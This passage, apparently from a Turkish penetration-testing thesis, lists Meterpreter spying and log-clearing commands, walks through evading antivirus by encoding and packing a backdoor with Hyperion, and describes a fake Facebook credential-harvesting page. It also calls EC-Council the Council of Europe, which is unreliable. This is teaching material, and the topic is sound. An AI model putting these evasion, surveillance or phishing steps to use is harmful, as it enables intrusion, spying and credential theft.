- *download / upload:* Hedef sisteme dosya yükleme / hedef sistemden dosya indirme komutudur.
- *edit:* Bir dosyanın düzenlenmesi (Genellikle "vim" uygulamasını kullanır.)
- *ls:* Bulunulan dizinin içeriğini gösterme komutudur.
- *mkdir:* Dizin oluşturma komutudur.
- *mv:* Bir dizini veya dosyayı başka bir dizine taşıma komutudur.
- *pwd:* Bulunulan dizinin yolunu gösterme komutudur.
- *rm:* Dosya silme komutudur.
- *rmdir:* Dizin silme komutudur.
- *search:* Dosya ve dizin arama komutudur.
- *idletime:* Hedef sistemin boşta durma süresini öğrenme komutudur.
- *screenshot:* Hedef sistemin ekran çıktısını alma komutudur.
- *keyscan_start:* Tuş darbelerini kaydetmeye başlama komutudur.
- *keyscan_stop:* Tuş darbelerini kaydetmeyi durdurma komutudur.
- *keyscan_dump:* Tuş darbelerinin kaydını çıkarma komutudur.
- *record_mic:* Hedef sistemin mikrofonunu kaydetme komutudur.
- *webcam_list:* Bilgisayar kameralarını listele komutudur.
- *webcam_snap:* Bilgisayar kamerasından fotoğraf karesi alma komutudur.
- *clearev:* Windows "Application", "System" ve "Security" kayıtlarını temizleme komutudur.
- *execute:* Hedef sistemde komut çalıştırma komutudur.
- *getpid:* Meterpreter oturumunun çalıştığı süreci (process) görme komutudur.

- *getuid:* Meterpreter oturumunun çalıştığı kullanıcı haklarını görme komutudur.
- *kill:* Bir süreci sonlandırma komutudur.
- *ps:* Çalışan süreçleri listeleme komutudur.
- *reboot:* Hedef sistemi yeniden başlatma komutudur.
- *shutdown:* Hedef sistemi kapatma komutudur.
- *reg:* Registry ayarlarını görüntüleme ve değiştirme komutudur.
- *shell:* Sistem komut satırına geçme komutudur.
- *sysinfo:* Sistem hakkında bilgi alma komutudur.


4.12 Antivirüs Yazılımını Atlatma

Daha önce kısaca açıklandığı gibi, antivirüs sistemleri çoğunlukla "kara liste teknolojisi" olarak kabul edilir; burada bilinen kötü amaçlı yazılım imzaları dosya sisteminde aranır ve bulunursa yazılımlar karantinaya alınır.

Bu nedenle, antivirüs yazılımını atlatmak doğru araçlar kullanıldığında basitleşebilmektedir.


Süreç, kötü amaçlı yazılımın özet değerinin değiştirilmesiyle başlamaktadır. Antivirüs yazılımları kullandıkları veritabanında içeriği değiştirilmiş özet değerlerinin de çoğu, saldırgan bakış açısıyla hesaplanmış olup veritabanına eklenmiştir. Eğer içeriği değiştirilmiş zararlı yazılım imzası antivirüs veritabanına eklenmemişse, zararlı yazılım için bilinen imza artık geçerli değildir. Yeni dosya yapısıyla gelen bu yazılım, antivirüsün yeni imzalı dosyayı göz ardı edeceğinden dolayı antivirüs programını kandırabilir.

Farklı antivirüs yazılımı sağlayıcıları, kötü amaçlı yazılımları tespit etmek için veri tabanlarını saatlik olarak güncellemektedirler. Bu nedenle, herhangi bir virüsten koruma yazılımı veya benzeri bir yazılımın varlığı, türünü ve sürümünü, zararlı dosyaların hedef makineye yüklenmeden önce bilinmesi önemlidir. Sistemde antivirüs yazılımı varsa, antivirüs yazılımı hakkında olabildiğince fazla bilgi toplamak ve zararlı dosyaları öncelikle laboratuvar ortamında test etmek gerekmektedir.




Şekil 4.65: Zararlı yazılımın tespit sayısı.

Şekil 4.65'te gösterilen msfvenom ile oluşturulmuş zararlı yazılımın 65 farkı antivirüs programı tarafından taranmış, 51 tanesi bu yazılımın zararlı olduğunu göstermiştir. Diğer 14 antivirüs programı sadece Android, Linux ya da Mac işletim sistemleri tarafından kullanıldığı için "Windows zararlı yazılımını" zararlı olarak görmemiştir. Şekil 4.66'da gösterilen tarama sonucunda ise oluşturulan zararlı yazılımın "encoded" edilmesi sonucunda 49 farklı antivirüs programı tarafından tespit edildiği gösterilmiştir.



Şekil 4.66: İmzası değiştirilmiş zararlı yazılım.

Son olarak Şekil 4.67'de 5000'den fazla "encoded" edilmiş olan zararlı yazılımın 43 farklı antivirüs programı tarafından tespit edildiği gösterilmiştir.



Şekil 4.67: Zararlı yazılımın 5000'den fazla "Encoded" edilmesi.


4.12.1 Bilinen Kötü Amaçlı Yazılımları Yazılım Koruyucularıyla Şifrelemek

Yazılım koruma araçları yazılım korsanları tarafından tersine mühendislik [85] girişimlerinin engellenmesi için kullanılmaktadır. Yukarıdaki örnekte oluşturulan zararlı yazılımı, yazılım koruyuculardan biri olan Hyperion ile Şekil 4.68'de gösterildiği gibi şifrelenip "virustotal.com" 'da incelenmiştir.

```
root@kali:~/Desktop/bypassAntivir# cp zararli_yazilim_encoded_v4.exe backdoor.exe
root@kali:~/Desktop/bypassAntivir# cp /usr/share/windows-binaries/Hyperion-1.2.zip .
root@kali:~/Desktop/bypassAntivir# unzip Hyperion-1.2.zip
```

Şekil 4.68: Zararlı yazılım dosyasını "Hypreion" için hazırlama

Zararli_yazilim_encoded_v4.exe olarak hazırlanan yazılımı "backdoor.exe" olarak kopyalayıp Hyperion-1.2 içerisinde şifrelemek üzere Şekil 4.69'da belirtilen komutlarla encoded edilir.




Şekil 4.69: Koruma programı ile şifrelenmiş zararlı yazılım ve "Antivirüs" analizi.

Hypreion içerisindeki şifreleme işlemleri sonrasında "sifrelenmis_zararlı_yazılım.exe" elde edilmiştir. Daha önce 43 antivirüs tarafından tespit edilen yazılımın, koruma programı yardımıyla şifrelendiğinde 41 adet antivirüs programı tarafından tespit edilebildiği Şekil 4.69'da görülmüştür.


4.12.2 Özel Araçlar ve Yük Taşıtlarını Kullanma

Antivirüs programlarının en etkin şekilde atlatmak için bilinen şifreleme programlarından ziyade özel araçların veya payload'ların kullanılması çok daha etkin

olacaktır. Yukarıdaki örneklerde yapılan çalışmalarda 5000'den fazla şifrelenmiş zararlı yazılımın bile yüksek ölçüde tespit edildiği görülmüştür. Daha sonrasında yazılım koruma aracıyla şifrelendiği halde de yalnızca 2 antivirüs programının atlatılabildiği görülmüştür. Antivirüs veri tabanları daha önceden bahsedildiği gibi yapılabilecek şifreleme işlemlerini daha önce yaparak, şifrelenmiş zararlı yazılım imzalarını da veri tabanlarına eklemişlerdir. Tüm bunları hesap ederek spesifik bir araç ya da çok az bilinen bir araçla şifreleme işlemlerini yapmak, yüksek sayıda antivirus yazılımını atlatmaya yardımcı olacaktır. Metaspoit Pro içerisinden oluşturulan payload Şekil 4.70'de gösterilmiştir, Şekil 4.71'de ise oluşturulmuş payload'un incelenmesi yapılmıştır.



Şekil 4.70: "Metasploit Pro" zararlı yazılım oluşturma.



Şekil 4.71: "Metasploit Pro" ile oluşturulan zararlı yazılım "virustotal.com" ile analizi.

4.13 Sosyal Mühendislik

Sosyal mühendislik, insanların normal şartlar altında tanımadıkları kişiler için yapmayacağı işlemleri yaptırmak adına belli yöntem ve teknik kullanarak ikna etme sanatıdır. İlk bakışta dolandırıcılık gibi gözükse bile çoğu zaman bilgisayar sistemlerine sızıp, bilgi toplayıp sistemleri sömürmek için kullanılır. Saldırganın kurbanla yüz yüze gelme durumu çok nadirdir. Kullanılan silah insan zafiyetleridir. Omuz sörfü, çöp karıştırma, truva atları, rol yapma, oltalama saldırıları, tersine mühendislik başlıca sosyal mühendislik saldırı türleridir.

Sosyal Mühendislik Çeşitleri:

Fiziksel sosyal mühendislik: Sosyal mühendislik yapılacak ortamda fiziksel olarak bulunup bilgi sızdırmaya çalışma işlemidir. İkna kabiliyetiyle kişiler üzerinden yapılacağı gibi, çeşitli fiziksel sızma testi aletleri kullanarak da gerçekleştirilebilir.

Telefonla sosyal mühendislik: Genellikle konuşulan kişiden kritik bilgi (kullanıcı adı, parola) alınmaya çalışılır. Telefon konuşmasıyla zararlı içerik barındıran bir web sayfasına yönlendirmeye veya kullanıcıyı zararlı içerik barındıran bir programı kurdurmaya çalışır. Günümüzde sıklıkla kullanılan saldırı vektörüdür.

E-Mail yoluyla sosyal mühendislik: Saldırı yüzeyi çok geniştir. E-posta sistemlerinde bulunan "sahte e-posta gönderme" zafiyeti kullanılarak yapılabilir. E-postayı atan kişinin kendisini farklı biriymiş gibi gösterme yöntemidir. Kurbandan e-posta içerisinde doldurulması gereken bilgiler talep edilebilir. Yollanan zararlı bir eklentiyi kurbana açtırmak için ikna teknikleriyle hazırlanmış bir senaryoyla oltalama saldırısı gerçekleştirilebilir.

4.13.1 Omuz Sörfü

Omuz sörfü bir sisteme erişim sırasında ya da kısıtlı sistemlere erişilirken kullanılan kimlik doğrulama bilgilerinin izlenmesidir. Saldırgan kurbana omuz sörfü saldırısını yaparken, fiziksel olarak kimlik doğrulama için gereken bilgileri gözüyle izleyerek aklında tutmasından, kamera ile kayıt altına almasına kadar birçok teknik ile yapılabilir. Kısacası kimlik doğrulanırken izlenmiş olmaktır. Omuz sörfüne maruz kalınan ortamlar sıklıkla havaalanı, kafeler, oteller, ortak kullanım alanları, yanınızda oturduğunuz kişiler, bankamatikler, kredi kartı ile ödeme yapılan yerler olarak örneklendirilebilir.

4.13.2 Çöp Karıştırma

Sosyal mühendisler için önem seviyesi yüksek bilgilerin elde edildiği yerlerden biride çöplerdir. Önemsiz gibi gözüken bilgiler sosyal mühendisler tarafından toplanarak birleştirilir ve bir bütün haline getirilir. Bütün haline getirilmiş veriler kurbanlar için inandırıcı senaryolarla birleştirildiğinde etkisi hiç de küçümsenmeyecek kadar büyük olabilmektedir. Kurbanların önemsiz olarak görüp çöpe attığı bazı veriler, belgeler, kredi kartı slipleri, kâğıtlara alınmış notlar, hatalı yazılmış ve çöpe atılmış raporlar, CD'ler, usb bellekler, bozuk olduğu düşünülen hard diskler vs.'dir. Çöp karıştırmanın önüne geçmek için önemsiz olduğu düşünülse bile her şey kırpıcılar tarafından imha edilmelidir.

4.13.3 Truva Atları

Truva atları zararsız gözüken fakat sistemden bilgi aktarması yapan casus yazılımlardır. Yayılmak için kullanıcıları kullanan truva atları, virüs ve solucanlardan bu özelliğiyle ayrılmaktadır. Truva atlarını bulaşma olasılığı sıklıkla görülen yerler güvensiz kaynak olarak nitelendirilen internet siteleri, paylaşım ağlarından indirilen (torrent vb.) dosyalar, kimliği onaylanmamış kurulum dosyaları olarak görülür.

Truva atlarının "Road Apple" (yol elması) olarak bilinen diğer bir çeşidi ise sosyal mühendisler tarafından kurbanın üzerinde merak uyandıracak CD, DVD ya da USB bellek gibi farklı materyalleri kurbanların tesadüfen karşılaştığını düşünecek yerlere bırakmasını içeren saldırı türüdür. Kurbanlar bu materyalleri alıp sistemlerinde

bakmak için açtıklarında zararlı yazılım aktif olur ve kurbandan bilgi çalmaya başlar veya sistemlerine bulaşır.

4.13.4 Rol Yapma

Sosyal mühendis saldırganları tarafından kullanılan en önemli silah olarak günümüzde karşımıza çıkmaktadır. Bu yöntem kullanılırken araç olarak telefon sıklıkla tercih edilmektedir. Sosyal medyalardan ve diğer yollardan elde edinilen bilgilerle birlikte güçlü senaryo ile kurban karşısına çıkan sosyal mühendisler, ikna yetenekleriyle kurbanın korkmasını, yılmasını ve pes etmesini sağlayarak amaçladıkları saldırıyı yaparlar.


4.13.5 Oltalama

Oltalama saldırıları, çoğunlukla e-posta üzerinden yapılan saldırı yöntemidir. Toplu olarak binlerce kişiye aynı anda yapılabildiği için çok tercih edilen bir yöntemdir. Uzman kişiler tarafından hazırlanan senaryolar e-posta ile gönderildiğinde kurbanların ikna olma olasılığı çok yüksek bir tekniktir. Saldırgan, amacına ulaşmak için göndereceği e-postanın, kurbanın güveneceği ya da doğruluğunu sorgulamayacağı bir kaynaktan geldiğine inandırır. Saldırganın hedefleri, kurbanı hassas bilgi vermeye zorlamak, ya da hatalı bir hareket yapmaya (sahte web sayfasına tıklamak, virüslü yazılım kurmak vb.) yönlendirmektir. Oltalama sitelerinin hazırlanmasındaki bazı amaçlar, parola çalma, uzaktan kod çalıştırma, köle bilgisayar oluşturma vb. Herhangi bir e-postadan şüphe edildiğinde başlık bilgilerine bakıp oltalama olup olmadığına emin olunduktan sonra e-posta açılmalıdır. Tanınmayan kişilerden gelen e-postalar ve ekleri herhangi bir kontrol yapılmadan açılmamalıdır.


Bu konuyu görsel olarak anlamak adına "*www.facebook.com"*'un sistem üzerinde kurulup, örnek bir oltalamanın nasıl yapabileceği Şekil 4.72' de anlatılmıştır.

Şekil 4.72: Yerel bilgisayarda yayın yapan sahte "facebook" örneği.

Sahte içerikli hazırlanmış web sitesi örneğinde "index.html" yayın yapan sahte facebook.com sayfasını göstermektedir. "kaydet.php" kurban, bilgilerini girdikten sonra hangi verilerin saldırgan tarafından alınacağını ve sahte sayfanın sonrasında ne yapacağını gösteren adımdır. "kaydet.php" nin kodlarına bakıldığında, kurban bilgileri girdikten sonra, sahte olan sayfanın anlaşılmaması için sayfanın resmi bağlantısına yönlendirme yapılmıştır.



Şekil 4.73: Sahte site örneği kullanıcıdan alınan bilgiler.



Şekil 4.74: Oltalama saldırı sonrası elde edilen bilgiler.

Kurban, bilgileri girip “Giriş Yap” ‘a tıkladığında saldırganın eline geçen bilgiler ile birlikte oltalama sitesinin yönlendirildiği resmi “facebook.com” adresine kurbanın gitmiş olduğu gösterilmiştir.

4.13.6 Tersine Sosyal Mühendislik

Bu teknik rol yapma yöntemiyle çok yakınlık göstermektedir. Rol yapma yönteminden ayrıldığı nokta kurbanın sosyal mühendise kendi rızasıyla gidip yardım istemesidir. Sabotaj, pazarlama ve destek adımlarında oluşan bir saldırı tekniğidir.

İlk adım sabotaj adımıdır, saldırgan kurbanın kullandığı sisteme basit erişimler elde eder ve sistemini bozar ya da sistemin bozulmuş imajının kurbana verir. Bu durum karşısında kurban sistemin düzeltilmesi için yardım aramaya başlar.

İkinci adım pazarlama adımıdır, saldırgan kurbanı takip ettiği için yardım talebini de biliyor durumdadır. Sistemin kendisi tarafından düzeltilebileceğini kurbana anlatarak, yardım edebileceği konusunda kurbanı ikna eder.

Son adım olan destek adımında ise saldırgan tarafından istenilen her bilgi kurban tarafından “Yeter ki düzelsin” bakış açısıyla saldırganla paylaşılır.

BEŞİNCİ BÖLÜM

SERTİFİKALAR ve SINAVLAR

5.1 Sertifikalar ve Sınavlar

Sızma testlerine dünya çapında ilgi çok büyüktür. Sızma testleri kapsamında dünyanın en büyük siber güvenlik firmaları çeşitli çalışmalar yapmaktadır. Bu çalışmalardan biri sistem cihazlarının ve sistemsel programların kullanımına yönelik yönetimsel eğitimler vermek. Bir diğeri ise sistem cihazlarının ve sistem için kullanılan programların siber güvenlik kurallarına uygun olup olmadığını denetlemek üzere standartlar oluşturmaktır. Dünyaca ünlü siber güvenlik firmalarından bazıları da verdikleri eğitimlerin ya da uygulama çalışmalarının dışında sızma testleri uzmanlığına yönelik uluslararası geçerliliğe sahip sertifikalar vermektedir. Bu bölümde bu sertifikaları veren uluslararası kuruluşlar hakkında kısa bilgilere yer verilmiştir. Beyaz şapkalı bir sızma testi uzmanı olmak için uluslararası geçerliliğe sahip sertifikalardan hangilerinin alınabilecek olduğundan bahsedilmektedir.

Uluslararası geçerliliğe sahip sertifikalardan en popülerleri aşağıdaki verilmektedir.

5.1.1 EC-Council CEH (Certified Ethical Hacker) [86]

Avrupa Konseyi, Dünya Ticaret Merkezi'ne yapılan 11 Eylül saldırısından sonra kurulmuştur. Avrupa konseyi dünyanın önde gelen araştırmacı ve uzmanlarının desteğini hızla kazanmış ve ilk Bilgi Güvenliği Programını olan Sertifikalı Etik Hacker programını başlatmıştır. Dünya çapında 145 ülkede faaliyet gösteren ve dünyaca ünlü Sertifikalı Etik Hacker (CEH), Bilgisayar Hacking Forensics Investigator (C | HFI), Sertifikalı Güvenlik Analisti (ECSA), License Penetration Testing (Practical) programlarının sahibi ve bu programlarının geliştiricisidir.

5.1.2 GPEN (GIAC Penetration Tester) [87]

GIAC (Global Information Assurance Certification), bilgi güvenliği uzmanlarının yeteneklerini doğrulamak için 1999 yılında kurulmuştur. GIAC'ın amacı, sertifikalı bireyin bilgisayar, bilgi ve yazılım güvenliğinin önemli alanlarında bir uygulayıcı için gerekli bilgi ve becerilere sahip olduğuna dair güvence sağlamaktır. GIAC sertifikaları, Amerika Birleşik Devletleri Ulusal Güvenlik Kurumu (NSA) dahil olmak üzere binlerce şirket ve devlet dairesi tarafından güvenilmektedir. GIAC sertifikaları, giriş seviyesi bilgi güvenliği ve geniş tabanlı güvenlik özellikleri gibi gelişmiş beceri alanlarının yanı sıra gelişmiş konu alanlarını ele alır.

GIAC sertifikaları dört yıl geçerlidir. Öğrenciler, sertifika almak için yeni kurs bilgilerini gözden geçirmeli ve sınavları her dört yılda bir yenilemelidir.

5.1.3 OSCP (Offensive Security Certified Professional [17]

Güvenlik Sertifikalı Profesyonel Saldırgan (OSCP) Kali Linux eğitim kursu ile Penetrasyon Testini dünyada ilk olarak bütün öğrenimleri uygulamalı olarak yaptığı saldırgan bilgi güvenliği sertifikasıdır. OSCP, öğrencilerin zorlu bir yirmi dört (24) saatlik sertifikasyon sınavı ile penetrasyon testi süreci ve yaşam döngüsü hakkında net ve pratik bir anlayışa sahip olduklarını kanıtlama konusunda zorlamaktadır. 24 Saat süren sınavın sonrasında, sınavda başarıyla ele geçirilmiş bilgisayarların ele geçirilme senaryosunun raporlandığı ve sertifika puanın bu rapor sonucundan verildiği dünyaca geçerli bir sertifikadır.

5.1.4 Foundstone Ultimate Hacking (BlackHat USA 2006) [88]

Foundstone Ultimate Hacking: Expert, Ultimate Hacking ve diğer hacking sınıfları için tasarlanmış güncel teknik ve tehditleri içeren, bu tehditlerin iç işleyişi ve karşı koymak için en etkili teknikleri keşfedilebileceğiniz ileri düzey güvenlik uzmanları için tasarlanmış takip programı sonucu alınan sertifikadır. Gelişmiş ağ keşifleri, SQL hack metodolojileri, istemci tarafı saldırıları gibi konular programın içeriğindedir. Program iki gün sürmektedir ve uygulamalıdır.

5.1.5 **Crest** [89]

CREST 2006 yılında kurulmuş ve dünya çapında kabul gören bir siber güvenlik kuruluşudur. Sızma testi, siber olay yanıtı ve tehdit istihbarat servislerini sağlayan organizasyonlar ve bireyler için uluslararası kabul görmüş sertifikalar sağlamaktadır. Tam gün süren sertifikasyon sınavı yazılı çoktan seçmeli ve pratik bölümlerinden oluşmaktadır.

5.1.6 **CPTC (Certified Penetration Testing Consultant)** [90]

Eğitim kısmında 20 saat ve üzeri sürebilen yoğun bir Sızma testi laboratuvar bölümü gerçekleştirilir. Laboratuvarlar basit aktivitelerle başlar ve daha karmaşık işlemlerle ilerler. Laboratuvarlar sırasında, öğrenciler ekran görüntüleri, yazılacak komutlar ve öğrencilerin alması gereken adımları içeren ayrıntılı bir Laboratuvar Kılavuzunda hareket ederler.

Sertifikalı Sızma Test Danışmanlığı sınavı, hem bir Güvenlik Açığı Değerlendirmesi hem de Sızma Testinin gerçekleştirildiği 6 saatlik bir uygulaması vardır. Daha sonra analiz edilmiş yazılı bir Penetrasyon Test raporunu açmak için 60 gün verilir. Güvenlik açıklarının en az yüzde 80'ini bulmanız ve ardından yasal olup olmadığını görmek için manuel olarak test etmeniz gerekir. Raporun profesyonelce yazılması, dil bilgisi açısından doğru olması gerekir.

5.1.7 **CPTE (Certified Penetration Testing Engineer)** [90]

CPTE, Penetrasyon Testinin 5 Temel Öğesine dayanarak eğitim ve sınavlarını gerçekleştirir. Bilgi Toplama, Tarama, Numaralandırma, Sömürü ve Raporlama, En Güncel Açıklar.

Mile2 nin MACS sistemi ile her zaman her yerden online olarak alınabilir, derslere katılma zorunluluğu yoktur. CEH den bir kademe daha düşük bir sertifika olarak nitelendirilir.

ALTINCI BÖLÜM

DENEYLER VE SONUÇLAR

